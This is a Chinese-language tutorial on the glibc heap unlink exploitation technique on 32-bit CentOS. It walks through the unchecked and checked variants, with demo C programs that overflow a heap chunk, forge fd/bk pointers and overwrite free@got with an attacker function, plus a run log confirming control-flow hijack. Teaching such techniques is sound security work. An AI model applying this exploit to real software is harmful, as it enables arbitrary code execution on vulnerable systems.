堆漏洞之 unlink

测试平台

系统：CentOS release 6.10 (Final)、32 位

内核版本：Linux 2.6.32-754.10.1.el6.i686　i686 i386 GNU/Linux

gcc 版本：　4.4.7 20120313 (Red Hat 4.4.7-23) (GCC)

gdb 版本：GNU gdb (GDB) Red Hat Enterprise Linux (7.2-92.el6)

libc 版本：libc-2.12.so

glibc 版本：2.12-1.212

漏洞原理介绍

我之前写了一篇 glibc2.30 内存分配管理的文章（github 地址：https://github.com/ylcangel/exploits/tree/master/understand-glibc-2.30），想必如果你用心看这篇文章并结合源码你会得到很大的收获。文章里面介绍了 unlink 主要是完成把 chunk 从 bin 中移除（移除后，修正它前后 chunk 的 fd、bk 指针，如果 chunk 是 largebin 中的 chunk，同时修正 largebin 中前后继的 fd_nextsize 和 bk_nextsize 指针）；unlink 漏洞利用技巧的核心就在下面这几行代码：

```
mchunkptr fd = p->fd;
mchunkptr bk = p->bk;

if (__builtin_expect (fd->bk != p || bk->fd != p, 0))
  malloc_printerr ("corrupted double-linked list");

fd->bk = bk;
bk->fd = fd;
```

漏洞利用的技巧就是覆盖相邻（下一个或下下个）chunk 的 prev_inuse 位来触发合并，合并必执行 unlink，在通过修改相邻 chunk 的 fd、bk 指针来实现漏洞利用。

相信读过我前面文章的朋友对内存回收中涉及到的合并会很了解，我这里在稍作描述，当执行 free 时，如果传入 chunk 大小大于 fastbin 最大尺寸，在回收该 chunk 时可能会涉及合并操作，合并包含向后合并和向前合并；向后合并会检测待回收 chunk 的 PREV_INUSE 位，如果该位为 0 就说明它虚拟地址连续上的前一个 chunk 是空闲的，把它们合并，合并后执行 unlink。

```
/* consolidate backward */
if (!prev_inuse(p)) {
  prevsize = prev_size (p);
  size += prevsize;
  p = chunk_at_offset(p, -((long) prevsize));
  if (__glibc_unlikely (chunksize(p) != prevsize))
    malloc_printerr ("corrupted size vs. prev_size while consolidating");
  unlink_chunk (av, p);
}
```

向前合并需要检测待回收 chunk 的下下个 chunk 的 PREV_INUSE 位（虚拟地址连续），如果空闲，先 unlink 掉下一个 chunk，在把当前 chunk 和它的下一个 chunk 合并。


```
nextchunk = chunk_at_offset(p, size);

nextsize = chunksize(nextchunk);

  nextinuse = inuse_bit_at_offset(nextchunk, nextsize);

  /* consolidate forward */
  if (!nextinuse) {
unlink_chunk (av, nextchunk);
size += nextsize;
```

早期的 unlink 没有任何验证，直接修改被移除 chunk 的 fd 和 bk 指针，让它们首尾相连就可以构造漏洞利用；现在我们来按照前面说的构造一个漏洞利用的例子。

```
mchunkptr fd = p->fd;
mchunkptr bk = p->bk;
fd->bk = bk;
bk->fd = fd;
```

没有验证的 unlink

这种方法是网络上盛传已久的方法，原理是让 free 执行向前合并；它必须满足下面条件：存在堆溢出漏洞，可以溢出数据到它相邻的 chunk；当前溢出的 chunk 必须和被覆盖的 chunk 在地址上连续（虚拟地址，实际上不相邻也没关系，不相邻我们也可以通过堆溢出漏洞覆盖出一个伪的 chunk，而覆盖出的伪 chunk 必然和溢出 chunk 相邻，覆盖出伪 chunk 的意思是在溢出的堆内部构造一个伪 chunk）；溢出 chunk 大小必须大于 fastbin 最大大小。溢出程序中仅包含两个连续的 chunk。待回收 chunk 的下一个 chunk 和下下个 chunk 之间存在共用的数据，如图：



设置 nextchunk size = -4；那待回收 chunk 的下下个 chunk 就指向了 nextchunk-4 的位置为让!nextinuse 成立，我们设置 nextchunk 的 prev_size = 0，这样就满足向前合并的条件了，所谓共用意指共用下一个 chunk 元数据（包括 fd、bk）

我们覆盖下一个 chunk 的 size = -4；那待回收 chunk 的下下个 chunk 就指向了 nextchunk-4 的位置；为让!nextinuse 成立，我们设置 nextchunk 的 prev_size = 0 或 prev_size &= ~PREV_INUSE（下下个 chunk 的 size 字段对应下一个 chunk 的 prev_size 字段），这样就满足向前合并的条件了，所谓共用意指共用下一个 chunk 元数据，实际是伪 chunk。根据 unlink 如图：

```
mchunkptr FD = p->fd; mchunkptr BK = p->bk; FD->bk = BK; BK->fd = FD;
```

我们可以使用 FD->bk = BK 或 BK->fd = FD 任意一条实现地址覆盖；我们就以 FD->bk

= BK为例说明;为实现 free_got = shellcode,我们需要使BK= shellcode,也就是p->bk= shellcode；为使 FD->bk= free_got，我们需要求解 FD=p->fd=？FD->bk 实际上等价于 struct malloc_chunk* (p->fd) + 3*SIZE_SZ（步过 prev_size、size、fd，32 位系统 3*SIZE_SZ = 12）= free_got；于是推出 p->fd= free_got – 3*SIZE_SZ；但我们还需要满足最后一行 BK->fd = FD 成立,也就是说 BK + 8 的地址处具备可写属性否则同样会失败，好到此我们需要的各项数据就准备齐全了，现在奉上混合后的代码（用//包起来的部分是针对举例程序进行攻击的 payload，为方便演示我把它们放一起了），代码如下：

```
79 void evil() {
80        printf("you are hacked!\n");
81 }
82
83 int main(int argc, char** argv) {
84
85        void* ptr1, *ptr2, *ptr3;
86        ptr1 = malloc(0x80); //  > fastbin
87        ptr2 = malloc(0x10); // fastbin
88        if(argc != 1)
89               strcpy((char*)ptr1, argv[1]); // heap overflow
90
91        ////////////////////////////EXP/////////////////////////////////////////
92        void* free_got = ;// free got ,readelf
93        mchunkptr p1 = (mchunkptr) (ptr1 - 2*SIZE_SZ);
94        mchunkptr p2 = (mchunkptr) (ptr2 - 2*SIZE_SZ);
95        // if there is a heap vulnerability of ptr1
96        // like strcmp(ptr1, buf)
97        // ptr1,ptr2  was continuous, so we call overwrite
98        // ptr2  chunk meta data,size and prev_size and fk bk
99        // ptr1's nextchunk is ptr2
100        // nextchunk = chunk_at_offset(p, size);
101        p2->mchunk_size = -4;
102        // nextsize = chunksize(nextchunk); // -4
103        // nextinuse = inuse_bit_at_offset(nextchunk, nextsize);
104        // nextinuse = inuse_bit_at_offset(nextchunk, -4);
105        // nextinuse = p2->mchunk_prev_size & PREV_INUSE = 0
106        p2->mchunk_prev_size = 0; //
107        // ptr2 !nextinuse
108        // consolidate forward
```

```
109         // unlink_chunk (av, ptr2); No verification
110         p2->fd = free_got - 3*SIZE_SZ;
111         p2->bk = evil;
112         free(ptr1);
113         // mchunkptr FD = p->fd; mchunkptr BK = p->bk; fd->bk = BK; bk->fd = FD;
114         // BK = p2->bk setted as evil
115         // FD->bk = p2->fd->bk = (p2->fd) + 3*SIZE_SZ setted as free_got
116         // so p2->fd = free_got - 3*SIZE_SZ
117         // at last FD->bk = BK  equals free got = evil
118         ////////////////////////////////////////////////////////////////////
119         free(ptr2);// exec evil
120         return 0;
121 }
```

执行完 exp 代码 free@got 就被替换成了 evil 地址，当执行 free(ptr2)时就执行了 evil 函数。

带验证的 unlink

上述的漏洞利用技术在早期还能够使用，但是在今天是无法使用的，当今的 glibc 在执行 free 时添加了以下验证逻辑，我摘几行给大家看；nextsize 不能比 2*SIZE_SZ 小，那-4 就

```
nextsize = chunksize(nextchunk);
if (__builtin_expect (chunksize_nomask (nextchunk) <= 2 * SIZE_SZ, 0)
|| __builtin_expect (nextsize >= av->system_mem, 0))
  malloc_printerr ("free(): invalid next size (normal)");
```

不行了；fd->bk !=p 和 bk->fd !=p 让我们不能任意修改待回收 chunk 的 fd、bk 指针了；

```
if (__builtin_expect (fd->bk != p || bk->fd != p, 0))
  malloc_printerr ("corrupted double-linked list");
```

下一个 chunk 字段 mchunk_size 的 PREV_INUSE 位同样需要检测，-4 同样违反规则，


```
if (__glibc_unlikely (!prev_inuse(nextchunk)))
  malloc_printerr ("double free or corruption (!prev)");
```

其他规则这里就不提了，想要实现 unlink 漏洞攻击，你需要绕过所有这些规则。怎么绕过

上述规则呢？其实这里最影响我们的逻辑验证是 fd->bk != p || bk->fd != p，只需要处理好绕过这个逻辑就成功了一大半，我们以一个真的 chunk 代替之前的共用的伪 chunk 就可以绕过 size、prev_inuse 验证。没有验证前漏洞利用技巧：

- FD=p->fd = target addr – 3*SIZE_SZ（32 位系统为 12）
- BK=p->bk = evil addr


存在验证后为满足 fd->bk == ptr && bk->fd == ptr 我们需要对 p->fd 和 p->bk 求解；




即 x+2*SIZE_SZ（8） = ptr，y + 3*SIZE_SZ(12) = ptr；于是得到 x = ptr – 2*SIZE_SZ，y = ptr – 3*SIZE_SZ；我们通过覆盖把待回收下一个 chunk（这里是 top chunk）的 prev_inuse 位置空，就能绕过 prev_inuse 验证；最后根据 FD=p->fd = ptr – 3*SIZE_SZ（32 位系统为 12）；BK=p->bk = ptr - 2*SIZE_SZ (8)，最终执行完 unlink 后结果如下：

```
1) FD = P->fd = ptr - 0xC;
2) BK = P->bk = ptr - 0x8;
// FD->bk = ptr - 0xC + 0xC = ptr; BK->fd = ptr -0x8 + 0x8 = ptr;
// 让 ptr 指向 P,可成功绕过指针校验
3) FD->bk = BK, 即 ptr = ptr - 0x8;
4) BK->fd = FD, 即 ptr = ptr - 0xC。
```

如果我们让 ptr 指向即将被合并的 chunk 符不符合要求呢？如下图：



它确实能通过 fd->bk != p || bk->fd != p 验证，执行完 unlink 后*p 被覆盖为 FD，即 p-12；修改 p[][0-3]就相当于修改内存 p-12 指向的内容；但很遗憾它把 p 对应的内存内容覆盖成了 FD 对应的地址了，并不能实现 free 覆盖，因此我们必须让 FD = free@got(不过这里面会面临一个问题，其他的 got 表项即 free@got + 12 处被覆盖成了 p 的地址，如果在执行 free 之前，有代码调用了该 got 表项对应的函数，这会导致程序崩溃，不过我为了演示，中间不插入任何其他调用外部函数的代码)，如下图：



好现在我们依据上述得到的结果用一个程序测试一下，程序核心代码如下(我同样把溢出程序和 exp 写在一起了，exp 用//包围)：

```
79 void evil() {
80         printf("you are hacked!\n");
81 }
82
83 int main(int argc, char** argv) {
84
```

```
85        void* ptr1, *ptr2, *ptr3;
86        ptr1 = malloc(0x80); //  > fastbin
87        ptr2 = malloc(0x10); // consolidate forward
88        ptr3 = malloc(0x10); // nnextchun
89
90        if(argc != 1)
91              strcpy((char*)ptr1, argv[1]); // heap overflow
92
93        ////////////////////////////EXP/////////////////////////////////////////
94        printf("evil = %x\n", evil);
95        void* free_got = 0x804996c;// free got ,readelf
96        mchunkptr p1 = (mchunkptr) ((char*)ptr1 - 2*SIZE_SZ);
97        mchunkptr p2 = (mchunkptr) ((char*)ptr2 - 2*SIZE_SZ);
98        mchunkptr p3 = (mchunkptr) ((char*)ptr3 - 2*SIZE_SZ);
99
100        p3->mchunk_size &= ~PREV_INUSE;
101
102        size_t* ptr = (size_t*)((char*)free_got + 12);
103        printf("ptr = %x\n", ptr);
104
105        p2->mchunk_prev_size = 0x88;
106        p2->fd = (mchunkptr) ((char*)ptr - 3*SIZE_SZ); // FD; free@got - 12
107        p2->bk = (mchunkptr) ((char*)ptr - 2*SIZE_SZ); // BK
108        PRINT_META_CONTAIN_BKFD(p2);
109        *((size_t*)ptr) = p2;
110        // after free *p2 = p2 - 12, modify p2[][] eq modify *(p2 -12)
111        // we make p2 = free@got + 12
112        free(ptr1);
113        // now we change ptr[] as changing free@got
114        printf("ptr = %x\n", *ptr);
115        size_t* p = (size_t*)*ptr;
116        *p = evil; // we don't change free@got directly
117        printf("free_got = %x\n", *(size_t*)free_got);
118        ////////////////////////////////////////////////////////////////////////
119        //free = evil;
120        free(ptr2);// exec evil
121        return 0;
122 }
```

运行结果如下(在我的程序中 ptr 对应 malloc 的 got 表项地址，无关紧要，但你需要了解)：

```
[sp00f@localhost unlink]$ ./unlinkdemo2
evil = 8048484
ptr = 8049978
p = 0x8fc2088, mem = 0x8fc2090, p->mchunk_prev_size = 88, p->mchunk_size = 18, p->fd = 0x804996c, p->bk = 0x8049970, prev_inuse = 1
ptr = 804996c
free_got = 8048484
you are hacked!
```